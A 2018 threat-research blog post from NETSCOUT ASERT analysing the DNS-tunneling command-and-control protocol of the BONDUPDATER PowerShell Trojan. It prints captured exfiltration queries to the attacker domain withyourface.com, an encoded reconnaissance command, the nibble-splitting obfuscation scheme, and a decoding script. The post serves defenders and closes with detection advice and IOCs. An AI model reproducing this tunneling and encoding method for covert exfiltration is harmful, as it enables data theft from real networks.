

Tunneling Under the Sands

netscout.com/blog/asert/tunneling-under-sands





by ASERT Team on September 14th, 2018

Executive Summary

ASERT recently came across spear-phishing emails targeting the Office of the First Deputy Prime Minister of Bahrain. A similar campaign uncovered by Palo Alto’s Unit 42 found the activity distributing an updated variant of BONDUPDATER, a PowerShell-based Trojan, which they attribute to Iranian APT group OilRig (aka APT34). ASERT was able to uncover Command and Control (C2) traffic instructing the script to run commands, including the C2 responses from the attacker’s server. ***NOTE****: Netscout APS enterprise security products detect and block all network IOCs noted in this report.*

Key Findings

- BONDUPDATER, a PowerShell based Trojan, now obfuscates the data prior to exfiltration.
- Data exfiltration occurs using inserted sub-domains for each communication to the attacker’s C2 server.

Analysis

During the course of ASERT's investigation into the alleged Oilrig activity, we managed to capture live C2 communications, and reverse engineer the communication protocols the malware uses. For further details on the malware itself and how it behaves, we recommend reading the blog that Unit42 security researchers published earlier in the week. The BONDUPDATER C2 communications utilize DNS queries for communication and data exfiltration. Specifically, BONDUPDATER uses DNS A records and DNS TXT records to relay the information.

Command Delivery

BONDUPDATER makes use of the TXT data field to pass commands to the client. DNS TXT records are traditionally used to provide additional information about the domain; however, it could be anything, provided it follows the standard. Here, the attacker abuses the functionality to deliver items like commands. The command format the attackers send in the TXT response field is: *5 characters > Data* (Figure 1).

```
TXT: S0000>d2hvYW1pJmlwY29uZmlnIC9hbGw=
```


Figure 1: S0000 Command

The script splits the command into two parts delimited by the > character. For example, to run a simple command on the victim machine, the attacker would respond to three separate DNS TXT queries with the following responses:

1. S000s>10100
    1. Create a file under the receivedbox folder called rcvd10100
2. S0000>d2hvYW1pJmlwY29uZmlnIC9hbGw=
    1. Decode command to the right of >
        1. Replace('-', '+')
        2. Replace('_', '/')
        3. Base64 Decode
3. E0000>0
    1. Write the decoded command to the file

Data Exfiltration

Normal DNS A records are used to return an IP address for the given domain or subdomain. BONDUPDATER abuses DNS A records for data exfiltration. We observed BONDUPDATER sending the output of a CLI command across multiple DNS A requests (Figure 2). The data was stuffed into one of the subdomains. Using this method, the attacker may pull down any file provided they remain undetected for a prolonged period of time to successfully transfer the required data. Data exfiltration, using this method, takes time and generates a large number of requests that could be noticed by network IDS/IPS.



```
Info
Standard query 0xa4a3 A [redacted].76222222222222222222222222232466450E0E0E0E0E0E0E0E0E0E0A0D54.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].76222222222222222222222222232466450E0E0E0E0E0E0E0E0E0E0A0D54.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].6626676666667660022246666676669104933FEE53454DA0003FEE5349FE.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].6626676666667660022246666676669104933FEE53454DA0003FEE5349FE.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].277666666244525766672222320022D3053969304E3035669800E0A0DA00.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].277666666244525766672222320022D3053969304E3035669800E0A0DA00.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].246767677666222222222222222220453329049FE0E0E0E0E0E0E0E0E0E.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].246767677666222222222222222220453329049FE0E0E0E0E0E0E0E0E0E.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].222232466767667245454524667760E0E0A0D932F3F6409314100141045.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].222232466767667245454524667760E0E0A0D932F3F6409314100141045.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].722300222567766662466767722222032DA0000893931C01442533E0E0E.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].722300222567766662466767722222032DA0000893931C01442533E0E0E.33333210100A.withyourface.com A [redacted]
Standard query 0xa4a3 A [redacted].22222222222223233233233233320E0E0E0E0E0E0A000D00D00D00D00D.33333210100A.withyourface.com
Standard query response 0xa4a3 A [redacted].22222222222223233233233233320E0E0E0E0E0E0A000D00D00D00D00D.33333210100A.withyourface.com A [redacted]
```

Figure 2. Exfiltrating Data

BONDUPDATER exfiltrates files by adding two more subdomains to the FQDN.

Data Subdomain

The first of the two inserted subdomains contains one of three possible entries:

1. Data exfiltration header
2. Data being exfiltrated
3. Data exfiltration end marker

The following strings represent the same data exfiltration header presented here in two forms:

- Un-obfuscated: <redacted>. 10100*9056*****************.33333210100A[.]withyourface[.]com
- Obfuscated: <redacted>.**COCTab33333233332222222222222222210100A9056AAAAAAAAAAAAAAAAA**.33333210100A[.]withyourface[.]com

BONDUPDATER sends the data using the obfuscated form. The un-obfuscated form was added for clarity. “COCTab” indicates this subdomain is a data exfiltration header. The next 5 characters match the name received by the S000s command (above). The actors add these characters to map the data being received to the command they issued. The script obfuscates all the data of this subdomain except for the “COCTab” header. BONDUPDATER obfuscates the file content, sent to the attacker.

<redacted>.**EBB466767667256666772556776662FBFD932F3F64079E4F730B65239FE0**.33333210100A[.]withyourface[.]com

The obfuscation technique is covered in the next section. The final entry type, “COCTabCOCT”, denotes the end of the data segment:

<redacted>.**COCTabCOCT**.33333210100A[.]withyourface[.]com

Data Obfuscation Technique

The actor obfuscates the data by splitting each byte into two nibbles. The first nibble goes into one list and the second nibble goes into the second list. Each list contains a max of 15 characters but may have less depending on the number of remaining bytes. The script joins the lists together end to end to create the subdomain (Figure 3).




Figure 3: Binary Scrambling

The script below reorganizes the nibbles into their respective bytes (Figure 4).

```
import binascii
data = 'EBB466767667256666772556776662FBFD932F3F64079E4F730B65239FE0'
exfil_data = []
for x in range(int(len(data)/2)):
    try:
        exfil_data.append(binascii.unhexlify(data[x] + data[int(len(data)/2)+x]))
    except:
        exfil_data.append(data[x] + data[int(len(data)/2)+x])
print(''.join(exfil_data))
```

Figure 4: Python2 snippet to reconstruct the data

The above code snippet returns: *Microsoft Windows [Version*, which is part of the output when running the following command:

```
whoami&ipconfig /all
```

Command Identification Marker

The third level subdomain contains an identification marker as noted below:

> <redacted>.COCTabCOCT.**33333210100A**[.]withyourface[.]com

The value equals the command identifier specified by the S000s command (above). Similar to a campaign ID/name, it is likely the attackers use this marker to categorize and sort C2 communications. This subdomain also uses the same algorithm defined in Figure 3.

Summary & Recommendations

APT actors continually revamp and develop new capabilities to add to their portfolio and BONDUPDATER is no exception. The custom DNS tunneling and obfuscation technique allows the attacker to circumvent some defense measures. From a defender's perspective, ASERT recommends that all DNS traffic be monitored for abnormal behavior such as abnormally long domain names. At a minimum, inspect DNS A records for "COCTab" which could be a sign of this specific infection. Practice good email hygiene and disable scripts from running in Office documents where possible. Enable PowerShell logging to monitor for suspicious behavior. Research into this group and specifically BONDUPDATER, reveals that the actor is continuously improving their toolset to maximize their chances of success. Thus, layered controls are essential for detecting the threats of tomorrow.

IOCs

- withyourface[.]com
- 52b6e1ef0d079f4c2572705156365c06 - Word Document
- 8c4fa86dcc2fd00933b70cbf239f0636 - PowerShell Script

Posted In

- Advanced Persistent Threats
- Malware

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.